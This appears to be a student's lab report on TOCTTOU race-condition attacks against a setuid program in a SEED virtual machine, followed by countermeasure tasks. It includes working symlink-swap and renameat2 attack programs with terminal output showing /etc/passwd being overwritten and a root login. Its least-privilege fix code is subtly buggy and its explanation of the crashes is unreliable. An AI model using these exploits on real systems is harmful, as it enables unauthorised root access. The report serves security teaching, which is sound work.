I have created the following attack program to run in back ground along with the vulnerable program:

```
#include <unistd.h>


void main(){
        while(1){
        unlink("/tmp/XYZ");
        symlink("/etc/passwd","/tmp/XYZ");
        unlink("/tmp/XYZ");
        symlink("/home/seed/Desktop/newfile","/tmp/XYZ");
        }
}
```


The above program just keeps on changing the symlink from the “newfile” to “/etc/passwd”, so when the vulnerable program checks for permission it gets the permission to newfile, which is writable to seed and when the program writes the symlink gets changed to “/etc/passwd” so it writes the test user data to it.


Terminator
root@VM: /home/seed/Desktop
root@VM: /home/seed/Desktop 84x37
/bin/bash
/bin/bash 84x37
11:02 PM

```
[03/16/21]seed@VM:~/Desktop$ bash ./loop_vulp.sh
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
STOP... The passwd file has been changed
[03/16/21]seed@VM:~/Desktop$
```

```
[03/16/21]seed@VM:~/Desktop$ gedit attack_prog.c
[03/16/21]seed@VM:~/Desktop$ cat attack_prog.c
#include <unistd.h>

void main(){
while(1){
unlink("/tmp/XYZ");
symlink("/etc/passwd","/tmp/XYZ");
unlink("/tmp/XYZ");
symlink("/home/seed/Desktop/newfile","/tmp/XYZ");
}
}
[03/16/21]seed@VM:~/Desktop$ gcc -o attack_prog attack_prog.c
[03/16/21]seed@VM:~/Desktop$ ./attack_prog
^C
[03/16/21]seed@VM:~/Desktop$
```

In the below screenshot on the left terminal we have successfully logged in as test user that has root permission.




Terminator
root@VM: /home/seed/Desktop
root@VM: /home/seed/Desktop 84x37
/bin/bash
/bin/bash 84x37
11:03 PM

```
[03/16/21]seed@VM:~/Desktop$ su test
Password:
root@VM:/home/seed/Desktop# whoami
root
root@VM:/home/seed/Desktop# id
uid=0(root) gid=0(root) groups=0(root)
root@VM:/home/seed/Desktop# 
```

```
[03/16/21]seed@VM:~/Desktop$ gedit attack_prog.c
[03/16/21]seed@VM:~/Desktop$ cat attack_prog.c
#include <unistd.h>

void main(){
while(1){
unlink("/tmp/XYZ");
symlink("/etc/passwd","/tmp/XYZ");
unlink("/tmp/XYZ");
symlink("/home/seed/Desktop/newfile","/tmp/XYZ");
}
}
[03/16/21]seed@VM:~/Desktop$ gcc -o attack_prog attack_prog.c
[03/16/21]seed@VM:~/Desktop$ ./attack_prog
^C
[03/16/21]seed@VM:~/Desktop$ 
```

Clean up post above execution:




Terminator
root@VM: /home/seed/Desktop
root@VM: /home/seed/Desktop 84x37

```
[03/16/21]seed@VM:~/Desktop$ su test
Password:
root@VM:/home/seed/Desktop# whoami
root
root@VM:/home/seed/Desktop# id
uid=0(root) gid=0(root) groups=0(root)
root@VM:/home/seed/Desktop# exit
exit
[03/16/21]seed@VM:~/Desktop$ sudo /etc/passwd
sudo: /etc/passwd: command not found
[03/16/21]seed@VM:~/Desktop$ sudo vi /etc/passwd
[03/16/21]seed@VM:~/Desktop$ su test
No passwd entry for user 'test'
[03/16/21]seed@VM:~/Desktop$ 
```

2.4.3 Task 2.C: An Improved Attack Method:

Updated the code with suggestions in the improved method:


In this approach we create two different files “XYZ” and “ABC” and use the SYS_renameat2 method which basically swaps the “/tmp/XYZ” symlink to “/tmp/ABC”(which points to the “/etc/passwd”) in a continuous loop.



```
[03/17/21]seed@VM:~/Desktop$ gedit attack_prog.c
[03/17/21]seed@VM:~/Desktop$ cat attack_prog.c
#include <unistd.h>
#include <sys/syscall.h>
#include <linux/fs.h>
int main()
{
unsigned int flags = RENAME_EXCHANGE;
unlink("/tmp/XYZ"); symlink("/dev/null", "/tmp/XYZ");
unlink("/tmp/ABC"); symlink("/etc/passwd", "/tmp/ABC");
while(1){
syscall(SYS_renameat2, 0, "/tmp/XYZ", 0, "/tmp/ABC", flags);
}
return 0;
}
```

Compiling and executing the attack:


In the below screenshot we can see that the password file gets changed and we are able to login as test user.



```
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
STOP... The passwd file has been changed
[03/17/21]seed@VM:~/Desktop$
```

```
[03/17/21]seed@VM:~/Desktop$ gedit attack_prog.c
[03/17/21]seed@VM:~/Desktop$ cat attack_prog.c
#include <unistd.h>
#include <sys/syscall.h>
#include <linux/fs.h>
int main()
{
unsigned int flags = RENAME_EXCHANGE;
unlink("/tmp/XYZ"); symlink("/dev/null", "/tmp/XYZ");
unlink("/tmp/ABC"); symlink("/etc/passwd", "/tmp/ABC");
while(1){
syscall(SYS_renameat2, 0, "/tmp/XYZ", 0, "/tmp/ABC", flags);
}
return 0;
}
[03/17/21]seed@VM:~/Desktop$ gcc -o attack_prog attack_prog.c
[03/17/21]seed@VM:~/Desktop$ ./attack_prog
^C
[03/17/21]seed@VM:~/Desktop$ su test
Password:
root@VM:/home/seed/Desktop# whoami
root
root@VM:/home/seed/Desktop# id
uid=0(root) gid=0(root) groups=0(root)
root@VM:/home/seed/Desktop#
```

Clean up post the attack is successful:



Terminator
root@VM: /home/seed/Desktop
root@VM: /home/seed/Desktop 84x37
12:21 AM

```
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
STOP... The passwd file has been changed
[03/17/21]seed@VM:~/Desktop$
```


```
[03/17/21]seed@VM:~/Desktop$ gedit attack_prog.c
[03/17/21]seed@VM:~/Desktop$ cat attack_prog.c
#include <unistd.h>
#include <sys/syscall.h>
#include <linux/fs.h>
int main()
{
unsigned int flags = RENAME_EXCHANGE;
unlink("/tmp/XYZ"); symlink("/dev/null", "/tmp/XYZ");
unlink("/tmp/ABC"); symlink("/etc/passwd", "/tmp/ABC");
while(1){
syscall(SYS_renameat2, 0, "/tmp/XYZ", 0, "/tmp/ABC", flags);
}
return 0;
}
[03/17/21]seed@VM:~/Desktop$ gcc -o attack_prog attack_prog.c
[03/17/21]seed@VM:~/Desktop$ ./attack_prog
^C
[03/17/21]seed@VM:~/Desktop$ su test
Password:
root@VM:/home/seed/Desktop# whoami
root
root@VM:/home/seed/Desktop# id
uid=0(root) gid=0(root) groups=0(root)
root@VM:/home/seed/Desktop# exit
exit
[03/17/21]seed@VM:~/Desktop$ sudo vi /etc/passwd
[03/17/21]seed@VM:~/Desktop$ su test
No passwd entry for user 'test'
[03/17/21]seed@VM:~/Desktop$
```

2.5 Task 3: Countermeasure: Applying the Principle of Least Privilege

Using the seteuid method to set the privilege inside the vulnerable program. In this approach before checking the access we set the effective id to the real UID and then restore the privilege towards the end of the program. I used the following code to implement the principle of least privilege.

```
  //setting to real UID
  seteuid((uid_t)getuid());


  if(!access(fn, W_OK)){
    fp = fopen(fn, "a+");
    fwrite("\n", sizeof(char), 1, fp);
    fwrite(buffer, sizeof(char), strlen(buffer), fp);
    fclose(fp);
  }
  else printf("No permission \n");


  //re-setting to original UID
  seteuid((uid_t)geteuid);
}
```


Compiling and executing the program ("vulp_safe") and changing the loop_vulp.sh implementation to execute the same.



```
[03/17/21]seed@VM:~/Desktop$ vi loop_vulp.sh
[03/17/21]seed@VM:~/Desktop$ cat loop_vulp.sh
#!/bin/bash
CHECK_FILE="ls -l /etc/passwd"
old=$($CHECK_FILE)
new=$($CHECK_FILE)
while [ "$old" == "$new" ] #Check if /etc/passwd is modified
do
./vulp_safe < passwd_input #Run the vulnerable program
new=$($CHECK_FILE)
done
echo "STOP... The passwd file has been changed"
[03/17/21]seed@VM:~/Desktop$ 
```

```
[03/17/21]seed@VM:~/Desktop$ cat vulp.c
/*  vulp.c  */
#include <stdio.h>
#include <unistd.h>

int main(){
   char * fn = "/tmp/XYZ";
   char buffer[60];
   FILE *fp;

   /* get user input */
   scanf("%50s", buffer );

   //setting to real UID
   seteuid((uid_t)getuid());

   if(!access(fn, W_OK)){
      fp = fopen(fn, "a+");
      fwrite("\n", sizeof(char), 1, fp);
      fwrite(buffer, sizeof(char), strlen(buffer), fp);
      fclose(fp);
   }
   else printf("No permission \n");

   //re-setting to original UID
   seteuid((uid_t)geteuid);
}
[03/17/21]seed@VM:~/Desktop$ gcc vulp.c -o vulp_safe
vulp.c: In function 'main':
vulp.c:19:36: warning: implicit declaration of function 'strlen' [-Wimplicit-functio
n-declaration]
       fwrite(buffer, sizeof(char), strlen(buffer), fp);
                                    ^
vulp.c:19:36: warning: incompatible implicit declaration of built-in function 'strle
n'
vulp.c:19:36: note: include '<string.h>' or provide a declaration of 'strlen'
[03/17/21]seed@VM:~/Desktop$ 
```

On executing the attack, we get a "segmentation fault" and "No permission", which shows that the executing program now does not have privilege to edit the password file, since we change the effective ID of the process to "seed" while checking for permission and after the writing of buffer is done the process privileges are restored to "root". In this approach we are still dealing with the race condition; The segmentation fault occurs because the process tries to write the buffer to a location that it does not have access to.




```
./loop_vulp.sh: line 9: 13140 Segmentation fault      ./vulp_safe < passwd_input
No permission
No permission
No permission
No permission
No permission
No permission
No permission
./loop_vulp.sh: line 9: 13158 Segmentation fault      ./vulp_safe < passwd_input
./loop_vulp.sh: line 9: 13160 Segmentation fault      ./vulp_safe < passwd_input
No permission
No permission
No permission
No permission
No permission
./loop_vulp.sh: line 9: 13176 Segmentation fault      ./vulp_safe < passwd_input
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
./loop_vulp.sh: line 9: 13200 Segmentation fault      ./vulp_safe < passwd_input
./loop_vulp.sh: line 9: 13206 Segmentation fault      ./vulp_safe < passwd_input
No permission
No permission
No permission
./loop_vulp.sh: line 9: 13214 Segmentation fault      ./vulp_safe < passwd_input
No permission
No permission
./loop_vulp.sh: line 9: 13220 Segmentation fault      ./vulp_safe < passwd_input
^C
[03/17/21]seed@VM:~/Desktop$ 
```

```
[03/17/21]seed@VM:~/Desktop$ ./attack_prog
^C
[03/17/21]seed@VM:~/Desktop$ 
```


2.6 Task 4: Countermeasure: Using Ubuntu's Built-in Scheme

Turning on Ubuntu's safety feature:


1:17 AM
root@VM: /home/seed/Desktop
root@VM: /home/seed/Desktop 84x37

```
[03/17/21]seed@VM:~/Desktop$ sudo sysctl -w fs.protected_symlinks=1
fs.protected_symlinks = 1
[03/17/21]seed@VM:~/Desktop$ 
```

On enabling the above protection, we start getting segmentation faults similar to ones we observed in the previous task. I also changed the loop_vulp.sh implementation to execute the original vulnerable program, in order to remove the setuid implementation. In the below screenshot it is clear that our attack was not successful.


Terminator
/bin/bash
/bin/bash 84x37
root@VM: /home/seed/Desktop
root@VM: /home/seed/Desktop 84x37
1:24 AM

```
No permission
./loop_vulp.sh: line 9: 14545 Segmentation fault      ./vulp < passwd_input
./loop_vulp.sh: line 9: 14547 Segmentation fault      ./vulp < passwd_input
No permission
./loop_vulp.sh: line 9: 14551 Segmentation fault      ./vulp < passwd_input
./loop_vulp.sh: line 9: 14553 Segmentation fault      ./vulp < passwd_input
./loop_vulp.sh: line 9: 14555 Segmentation fault      ./vulp < passwd_input
No permission
No permission
./loop_vulp.sh: line 9: 14561 Segmentation fault      ./vulp < passwd_input
./loop_vulp.sh: line 9: 14563 Segmentation fault      ./vulp < passwd_input
./loop_vulp.sh: line 9: 14565 Segmentation fault      ./vulp < passwd_input
No permission
./loop_vulp.sh: line 9: 14569 Segmentation fault      ./vulp < passwd_input
No permission
./loop_vulp.sh: line 9: 14573 Segmentation fault      ./vulp < passwd_input
No permission
No permission
./loop_vulp.sh: line 9: 14579 Segmentation fault      ./vulp < passwd_input
./loop_vulp.sh: line 9: 14581 Segmentation fault      ./vulp < passwd_input
No permission
./loop_vulp.sh: line 9: 14585 Segmentation fault      ./vulp < passwd_input
./loop_vulp.sh: line 9: 14587 Segmentation fault      ./vulp < passwd_input
No permission
./loop_vulp.sh: line 9: 14591 Segmentation fault      ./vulp < passwd_input
No permission
./loop_vulp.sh: line 9: 14595 Segmentation fault      ./vulp < passwd_input
./loop_vulp.sh: line 9: 14597 Segmentation fault      ./vulp < passwd_input
No permission
No permission
./loop_vulp.sh: line 9: 14603 Segmentation fault      ./vulp < passwd_input
No permission
./loop_vulp.sh: line 9: 14607 Segmentation fault      ./vulp < passwd_input
./loop_vulp.sh: line 9: 14609 Segmentation fault      ./vulp < passwd_input
No permission
./loop_vulp.sh: line 9: 14613 Segmentation fault      ./vulp < passwd_input
```

```
[03/17/21]seed@VM:~/Desktop$ sudo sysctl -w fs.protected_symlinks=1
fs.protected_symlinks = 1
[03/17/21]seed@VM:~/Desktop$ vi loop_vulp.sh
[03/17/21]seed@VM:~/Desktop$ cat loop_vulp.sh
#!/bin/bash
CHECK_FILE="ls -l /etc/passwd"
old=$($CHECK_FILE)
new=$($CHECK_FILE)
while [ "$old" == "$new" ] #Check if /etc/passwd is modified
do
./vulp < passwd_input #Run the vulnerable program
new=$($CHECK_FILE)
done
echo "STOP... The passwd file has been changed"
[03/17/21]seed@VM:~/Desktop$ ./attack_prog
```

(1) How does this protection scheme work?
Ans: Since most of the TOCTTOU attacks involved changing of symlink associated to the /tmp folder, the developers of Ubuntu came up with an implementation that prevents programs from following symbolic links under certain conditions like, if the owner of the symlink does not match the follower nor the directory owner. So with respect to our vulnerable program, that runs with the root privilege and the /tmp directory is also owned by root, the program will not be allowed to follow any symbolic link that is getting created by our malicious program.

(2) What are the limitations of this scheme?

Ans: The above protection is only applicable to world-writable sticky directories, such as /tmp. Also the above protection does not help in dealing with the race conditions that are being caused due to the switching of symlink, which can still cause the vulnerable program to crash.